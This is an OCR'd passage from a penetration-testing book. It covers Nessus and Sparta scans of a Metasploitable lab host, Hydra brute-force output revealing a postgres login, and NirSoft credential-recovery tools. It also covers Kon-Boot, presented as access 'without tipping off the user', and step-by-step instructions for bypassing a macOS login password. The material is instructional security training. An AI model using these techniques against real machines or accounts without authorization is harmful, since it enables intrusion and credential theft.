
Name	Schedule	Last Modified
iphone	On Demand	February 15
Metasploitable	On Demand	February 15
test	On Demand	February 10

Once ***Nessus*** is installed and registered this is the initial screen after logging in. To initiate a new scan click

***New Scan*.**



Fro, here we can see a number of different scan options depending if we are using the community version or the Pro version. For this book we are sticking to the community (Free) version. Click ***Basic Network Scan***




Name: metasploittest

Description: test scan on metasploit

Folder: My Scans

Targets: 172.16.120.130

From here you will need to fill out some basic information to start: scan ***Name***, ***Description*** of the scan, the ***Folder*** you will save your scan to, and your ***Target(s)***. You also have the option of setting up a ***Schedule*** to scan.




Scans

Scans / My Scans

Name	Schedule	Last Modified
iphone	On Demand	February 15
Metasploitable	On Demand	February 15
test	On Demand	February 10
metasploittest	On Demand	N/A

Once you have the necessary fields filled out and saved find your scan and click the ***Launch*** option to start.




metasploittest

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	rsh Unauthenticated Access (via finger Information)	Gain a shell remotely	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vsftpd Smiley Face Backdoor	FTP	1
HIGH	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	DNS	1
HIGH	rlogin Service Detection	Service detection	1
HIGH	rsh Service Detection	Service detection	1
HIGH	Unsupported Web Server Detection	Web Servers	1
MEDIUM	Anonymous FTP Enabled	FTP	1
MEDIUM	Apache HTTP Server httpOnly Cookie Information Disclosure	Web Servers	1

Scan Details

Name:	metasploittest
Status:	Completed
Policy:	Basic Network Scan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 7:14 AM
End:	Today at 7:21 AM
Elapsed:	7 minutes
Targets:	172.16.122.130

When you scan finishes you will be presented with a comprehensive vulnerability audit detailing its findings. We can click any one of these for more information.



VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

Port	Hosts
5900 / tcp / vnc	172.16.122.130

Plugin Details

Severity:	Critical
ID:	61708
Version:	$Revision: 1.2 $
Type:	remote
Family:	Gain a shell remotely
Published:	2012/08/29
Modified:	2015/09/24

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C


Vulnerability Information

Default Account: true
Exploited by Nessus: true

In this case we can see that our target is running a ***VNC server*** with the default password of password. We can use this information later when we exploit the machine with ***Metasploit*** (explained later). We can also see the ***Risk Factor, Score,*** and the ***CVSS information***.

Sparta:

Sparta is a Python tool that is included with Kali Linux. This tool has a suite of tools built into one handy package. This program will initiate a **Nmap** scan, run a **Nikto** vulnerability scan, then try to launch a **Hydra** attack against your target. Pretty amazing tool for something so easy to use!




IP Range 192.168.126.130

eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4

☑ Run nmap host discovery

☑ Run staged nmap scan

To launch **Sparta** you can either type ***sparta*** into the **Terminal** or launch it from the **Applications - Information Gathering.** Once you launch the program click into the **Hosts** window and enter the IP of the target machine and click **Add to scope**. In this example we use our **Metasploitable** machine. This will initiate a **Nmap** scan and **Nicto** scan.




OS	Host
	192.168.126.130

	Port	Protocol	State	Name	Version
●	21	tcp	open	ftp	vsftpd 2.3.4
●	22	tcp	open	ssh	OpenSSH 4.7...
●	23	tcp	open	telnet	Linux telnetd
●	25	tcp	open	smtp	Postfix smtpd
●	53	tcp	open	domain	ISC BIND 9.4.2
●	80	tcp	open	http	Apache httpd ...


Progress	Tool	Host	Start time	End time
▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮	screenshot (8180/tcp)	192.168.126.130	01 Mar 2017 18:17:51	01 Mar 2017 18:

Once the scan finishes we can see a number of tabs and information including **Ports**, **Protocols**, **States**, **Versions**, **Screenshots** of the target, **Nikto** vulnerability scan info, and the various **Hydra** password attacks performed.



```
secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-01 18:16:43
[DATA] max 6 tasks per 1 server, overall 64 tasks, 6 login tries, ~0 tries per
task
[DATA] attacking service postgres on port 5432
[5432][postgres] host: 192.168.126.130   login: postgres   password:
postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-01 18:16:57
```

Hydra attack show from initial scan



IP 192.1268.126.130 Port 22 Service ssh

☑ Try blank password ☑ Try login as passw ☑ Exit on first valid □ Verbose □ Adc

○ Username root

○ Password password

● Found usernames

● Found passwords

Our other option if we were not so lucky would be to click the **Brute** tab and initiate a **Hydra** attack on the target. As you can see there are a number of services that you can choose to attack.

Gaining access:


Now that we have done our initial research it's time to try and gain access to the network or computer. We will be looking at some ways to do this.

Password cracking:

When it comes to password cracking there is no shortage of tools and techniques to break into computers, websites, email accounts, phones, and anything else that has a password protection. We will be looking at some techniques that can be employed in bypassing passwords on various devices and services.

Note
It should be noted that any "hacking" tool will likely flag your anti-virus. You will need to make your own determination as to how confident you feel in using it.


Nirsoft http://www.majorgeeks.com/files/details/nirlauncher.html
Nirsoft has some 200+ tools packaged into one suite of tools that can be unzipped to a USB drive for portable use. The great thing about this, aside from having a ton of tools is that it does not require any installation.



Name	Description	Version	Updated On	Web Page URL
PstPassword	Recover lost password of Outlook PST file.	1.20	1/27/2017 5:02:18 AM	http://www.nirsoft.n
CredentialsFileView	Decrypts Credentials files of Windows.	1.05	1/9/2017 2:59:56 AM	http://www.nirsoft.n
VaultPasswordView	Decrypts passwords stored in Windows Vault	1.05	12/13/2016 2:42:32 AM	http://www.nirsoft.n
WirelessKeyView	recovers lost wireless network keys (WEP/WPA) st...	2.05	11/9/2016 11:42:46 PM	http://www.nirsoft.n
EncryptedRegView	Scans the Registry and decrypts the data encrypt...	1.00	10/17/2016 12:53:54 AM	http://www.nirsoft.n
WebBrowserPassView	Recover lost passwords from your Web browser.		10/6/2016 3:18:38 AM	http://www.nirsoft.n
ChromePass	Password recovery tool for Google Chrome Web ...		10/4/2016 1:28:02 AM	http://www.nirsoft.n
PasswordFox	View passwords stored in Firefox Web browser.	1.57	9/24/2016 7:33:02 AM	http://www.nirsoft.n
IE Pass View	Recover passwords stored by Internet Explorer (Ve...	1.40	8/16/2016 11:49:32 AM	http://www.nirsoft.n
Network Password Recovery	Recover network passwords on Windows XP/2003...	1.50	8/1/2016 11:19:14 PM	http://www.nirsoft.n
Dialupass	Recovers Dial-Up passwords in all versions of Win...	3.50	7/25/2016 10:07:38 PM	http://www.nirsoft.n
LSASecretsView	displays the list of all LSA secrets stored in the Re...	1.25	7/17/2016 1:18:14 PM	http://www.nirsoft.n
mailpv	Recovers email passwords		6/26/2016 1:52:26 AM	http://www.nirsoft.n
RouterPassView	Recover passwords from router config file.		3/29/2016 11:12:44 PM	http://www.nirsoft.n
BulletsPassView	Reveals the passwords stored behind the bullets.		3/1/2015 6:03:50 AM	http://www.nirsoft.n
Remote Desktop PassView	Reveals the password stored by Microsoft Remote	1.02	9/17/2014 7:41:40 AM	http://www.nirsoft.n

22 Utilities, 1 Selected

Launching the program we can see a number of utilities, we are going to view some of the Password options.



Network Name	Key Type	Key (Hex)	Key (Ascii)	Adapter Name	Adapter Guid	Authentication	Encryption	Connection Ty...	Last Modified	Filename
[redacted] WLAN	WPA2-PSK	[redacted]	[redacted]		[redacted]	WPA2PSK	AES	ESS	[illegible]	C:\ProgramData\Microsof
[redacted] WLAN	WPA2-PSK	[redacted]	[redacted]	Intel(R) Dual Band Wireless-AC 72...	[redacted]	WPA2PSK	AES	ESS	[illegible]	C:\ProgramData\Microsof
[redacted] WLAN	WPA2-PSK	[redacted]	[redacted]		[redacted]	WPA2PSK	AES	ESS	[illegible]	C:\ProgramData\Microsof

In the example above we clicked on the ***WirelessKeyView***. This tool will scan the wireless network that the computer is currently connected to and display the ***network name***, ***key type***, ***Hex key***, ***Ascii key***, etc.

This is a very quick and easy tool to show passwords.

Also included in this suite are password crackers for ***Firefox***, ***Chrome***, ***Outlook***, ***Windows***, ***VNC***, ***Remote Desktop***, and many more.

Konboot http://piotrbania.com/all/kon-boot/
Konboot is a very simple USB boot tool to operate and will work on ***Windows*** and ***OS X*** (depending on which version you purchase). Simply plug into your target computer, boot off your USB, and login.
Konboot won't tell you what user password is, however it will blank it for that one session. After you log out, the user password will be required to login again. This is useful to gain access to a system without tipping off the user. A video demo can be found at: https://www.youtube.com/watch?v=C2wV2ZijxB0

John the Ripper http://www.openwall.com/john/
John the Ripper is generally a well-liked password cracking tool that is bundled with ***Kali Linux***. This tool is available for ***Linux***, ***OS X***, and ***Windows***. ***John*** uses a dictionary attack (A dictionary attack uses a list of words) to crack password.

Hydra https://www.thc.org/thc-hydra/
Hydra is another long standing password cracker that is currently bundled with ***Kali Linux***. ***Hydra*** can be used for remote password cracking.

Locations*:*
Sometimes cracking a password is as simple as reading a sticky note. If you have physical access to the area check around the desk, computer, screen, keyboard, under the keyboard, etc. Even high ranking individuals have been known to write down their passwords in plain sight.

Bypass a OS X Password:

This trick can be used to bypass a ***OSX*** Password and has been tested on a fully patched m***acOS Sierra Version 10.12.3***. You will need physical access to the computer, however this can be done within a few minutes.

Step 1: Power on the Mac and press the **Command + R key** until you see the ***Apple logo***


Step 2: When you see the **Mac OS X Utilities** screen click on **Utilities** then **Terminal** (On the top)

Step 3: Type the following into the ***terminal***: ***resetpassword*** and then press **Enter**


Step 4: You will now be prompted to select the account and you will be able to reset the password

Email Spoofing with Social Engineering Toolkit:

